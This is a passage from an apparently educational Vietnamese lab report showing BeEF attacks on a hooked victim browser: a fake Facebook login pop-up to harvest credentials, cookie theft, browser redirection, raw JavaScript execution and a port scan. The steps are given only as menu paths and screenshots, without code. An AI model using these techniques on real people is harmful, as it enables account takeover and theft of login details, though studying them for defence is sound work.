

Hình 3. 2: Trình duyệt web của nạn nhân

Khi nạn nhân thực hiện đăng nhập, thông tin tào khoản của nạn nhân sẽ được gửi về trang cho BeEF và giúp cho kẻ tấn công lấy được thông tin.




Hình 3. 3: Kết quả thu được là thông tin đăng nhập được nạn nhân cung cấp

Khi biết được tào khoản và cả mật khẩu thì coi như tài khoản đã bị mất vào tay của tin tặc. Từ đây chúng sẽ thực hiện những hành động không mong muốn với danh nghĩa là người dùng.


* 1. **Tấn công lấy thông tin đăng nhập facebook của nạn nhân**

Sau khi kết nối được đến trình duyệt nạn nhân, ta chọn kiểu tấn công **Social Engineering-> Pretty Theft.** Một giao diện sẽ hiển thị như hình dưới đây: [3]




Hình 3. 4: Giả mạo yêu cầu đăng nhập facebook

Ta chọn execute, lúc này trình duyệt nạn nhân sẽ hiển thị một pop-up yêu cầu đăng nhập vào facebook. Nếu nạn nhân điền thông tin đăng nhập thì ta sẽ lấy được thông tin đó.



Hình 3. 5: Yêu cầu đăng nhập Facebook giả mạo


Kết quả: Thông tin đăng nhập tài khoản facebook nạn nhân.




Hình 3. 6: Thông tin đăng nhập Facebook được gửi đến cho tin tặc

* 1. **Tấn công lấy cookie của nạn nhân**

Để lấy được cookie,chúng ta vào chức năng Browsers -> getCookie




Hình 3. 7: Chọn chức năng Get Cookie và ấn thực thi



Hình 3. 8: Thông tin cookie của nạn nhân đang truy cập website

Sau khi lấy được cookie thì tin tặc sẽ truy cập vào trang web với tư cách của nạn nhân.

* 1. **Chuyển hướng trình duyệt của nạn nhân**

Ta vào Browser –> Hooked Domain –> Redirect Browser (iFrame). Ở đây ta sẽ điền trang web muốn chuyển hướng đến rồi ấn Excute.

Hình 3. 9: Chọn chức năng Redirect Browser (iFrame) và ấn thực thi

Khi đó trình duyệt của nạn nhân sẽ được chuyển hướng đến trang đã điền.




Hình 3. 10: Trình duyệt web của nạn nhân đã được chuyển hướng

* 1. **Tấn công XSS**


Để thực thi được thẻ Javascript của mình lên trình duyệt của nạn nhân thì ta thực hiện các bước sau: [4]

1. Thực hiện hooked đến trình duyệt nạn nhân
2. Thực thi mã Javascript



Hình 3. 11: Chọn chức năng Raw JavaScript và tiến hành thực thi


1. Kết quả thu được sau khi thực hiện được mã Javascript.



Hình 3. 12: Mã JavaScript được thực thi trên trình duyệt nạn nhân


* 1. **Thực hiện scan cổng dịch vụ**

Ta vào Browser -> Port Scanner và ấn Excute.



